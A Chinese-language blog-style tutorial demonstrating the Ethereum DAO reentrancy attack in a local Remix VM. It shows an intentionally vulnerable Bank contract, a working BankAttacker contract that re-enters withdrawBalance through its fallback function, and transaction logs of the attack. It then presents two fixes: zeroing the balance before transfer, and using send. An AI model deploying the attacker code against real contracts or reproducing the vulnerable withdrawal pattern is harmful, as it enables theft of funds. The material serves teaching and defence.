

Dao攻击

Dao攻击就是利用以太坊上一个关于回调函数的代码漏洞，实现当A向B转账时，在A账户归零前，B能从A账户中多次撤资的行为

在

上创建两个合约，分别模拟被攻击的对象以及攻击者：

Bank合约（被攻击的对象）：

```
pragma solidity = 0.8.13;
contract Bank{
    uint balance;
    mapping(address=>uint) userBalances;
    constructor() payable{
        balance = msg.value;
    }

    function getUserBalance(address user) view public returns(uint) {
        return userBalances[user];
    }

    function addToBalance() public payable{
        userBalances[msg.sender] = userBalances[msg.sender] + msg.value;
        balance += msg.value;
    }

    function withdrawBalance() public payable{
        uint amountToWithdraw = userBalances[msg.sender];
        balance -= amountToWithdraw;
        (bool flag,)= msg.sender.call{value:amountToWithdraw}("");
        if(flag == false){
            assert(flag);
        }
        userBalances[msg.sender] = 0;
    }

    function getBalance() public view returns(uint){
        return balance;
    }
}
```

被攻击者的主要漏洞便是withdrawBalance函数中先进行转账，再在账户中减少金额

攻击者可以创建一个合约 当接受转账时触发回调函数，回调函数中再调用withdrawBalance，实现多次转账

BankAttacker合约（攻击者）：

```
pragma solidity = 0.4.26;
contract BankAttacker{
    bool attacked;
    address bankAddress;

    constructor(address _bankAddress, bool _attacked)public payable{
        bankAddress=_bankAddress;
        attacked=_attacked;
    }
    function() public payable{//回调函数
        if(attacked==false)
        {
            attacked=true;
            if(bankAddress.call(bytes4(keccak256("withdrawBalance()")))==false) {
                assert(attacked);
            }
        }
    }
    function getBalance()public view returns(uint){
        return address(this).balance;
    }
    function deposit()public{
        if(bankAddress.call.value(2000000)(bytes4(keccak256("addToBalance()")))==false) {
            assert(attacked);
        }
    }
    function withdraw()public {
        if(bankAddress.call(bytes4(keccak256("withdrawBalance()")))==false ) {
            assert(attacked);
        }
    }
}
```

回调函数中判断了是否实施过攻击，没有的话就调用withdrawBalance函数

在合约写完后开始进攻

模拟进攻流程

- (1) 首先在Remix上构建Bank合约，设置一笔比较高的余额来被取走

ENVIRONMENT

JavaScript VM (London) ⓘ

VM

ACCOUNT ⓘ

0x5B3...eddC4 (99.999999%) ⓘ ✎

GAS LIMIT

3000000

VALUE

10000000 Wei ⓘ

CONTRACT

Bank - Bank.sol ⓘ

DEPLOY

transact ⓘ

✓ [vm] from: 0x5B3...eddC4 to: Bank.(constructor) value: 10000000 wei data: 0x608...d0033 logs: 0 hash: 0x761...63718

status	true Transaction mined and execution succeed
transaction hash	0x76100174786116c317993e11c115086bc98019424d596235d829a7a407163718 ⓘ
from	0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 ⓘ
to	Bank.(constructor) ⓘ
gas	406867 gas ⓘ
transaction cost	353797 gas ⓘ
execution cost	353797 gas ⓘ
input	0x608...d0033 ⓘ
decoded input	{ } ⓘ
decoded output	- ⓘ
logs	[] ⓘ ⓘ
val	10000000 wei ⓘ

bank (被攻击者) 现有余额

(2) 再创建BankAttacker合约，准备一些金额用来之后存款再取走

ENVIRONMENT

JavaScript VM (London) ⓘ

VM

ACCOUNT ⓘ

0x5B3...eddC4 (99.999999%) ⓘ ⓘ

GAS LIMIT

3000000 ⓘ

VALUE

2000000 Wei ⓘ

CONTRACT

BankAttacker - Attack.sol ⓘ

DEPLOY ⓘ

_BANKADDRESS: 0xb27A31f1b0AF2946B7F5 ⓘ

_ATTACKED: false ⓘ

transact ⓘ

尚未攻击

金额用于先存款再取款

被攻击者的合约地址

同样的可以看到金额:

```
val 2000000 wei ⓘ
```

(3) 攻击者先存钱

(3) 查看银行余额

(1) Attacker先存钱

(2) 查看下余额

全部存进了即将被攻击的账户

此时银行有12, 000, 000Wei, 而其中有2, 000, 000Wei属于攻击者

(4) 攻击者实施攻击

(3) 查看被攻击者的余额

(1) 攻击者取钱 (根据合约, 实际上所有的余额取走了两次)

(2) 查看自己的余额

因为转账了两次, 攻击者的余额翻了个倍

银行损失了2, 000, 000Wei

这就是模拟攻击的所有流程, 十分简单就轻松通过以太坊代码上的漏洞盗取了一大波钱财

如何解决?

之前几位研究生学长也提出了一些解决方案:

——尝试一下:

(1) 修改代码次序, 先清零再转账, 修改后代码如下:

```
function withdrawBalance() public payable{
    uint amountToWithdraw = userBalances[msg.sender];
    balance -= amountToWithdraw;
    userBalances[msg.sender] = 0; //先清零再转账
    (bool flag,)= msg.sender.call{value:amountToWithdraw}("");
    if(flag == false){
        assert(flag);
    }
}
```

此时若攻击者重复刚刚的流程：

(2) 查看被攻击者的余额

(1) 攻击者依然先存钱再取钱，并查看余额

由于代码中先将攻击者的余额设为0了，因此就算再次取走钱，也是+0。没有攻击成功


银行金额正常

攻击失败~


(2) 如果转账时用addr.send而不是addr.call.value，也可以规避攻击，修改后代码如下：

```
function withdrawBalance() public payable{
    uint amountToWithdraw = userBalances[msg.sender];
    balance -= amountToWithdraw;
    (bool flag)=payable(msg.sender).send(amountToWithdraw); //用send而不是call.value
    if(flag == false){
        assert(flag);
    }
    userBalances[msg.sender] = 0;
}
```

attacker同样是之前的操作，由于send不能给attack合约中的回调函数提供足够的gas，显示的是调用失败



查看金额可以看到，Attacker的攻击操作没有实现



这种方式也成功化解了attacker的攻击

小小的代码漏洞就差点导致如此大金额的损失，所以永远不要低估攻击者的知识与能力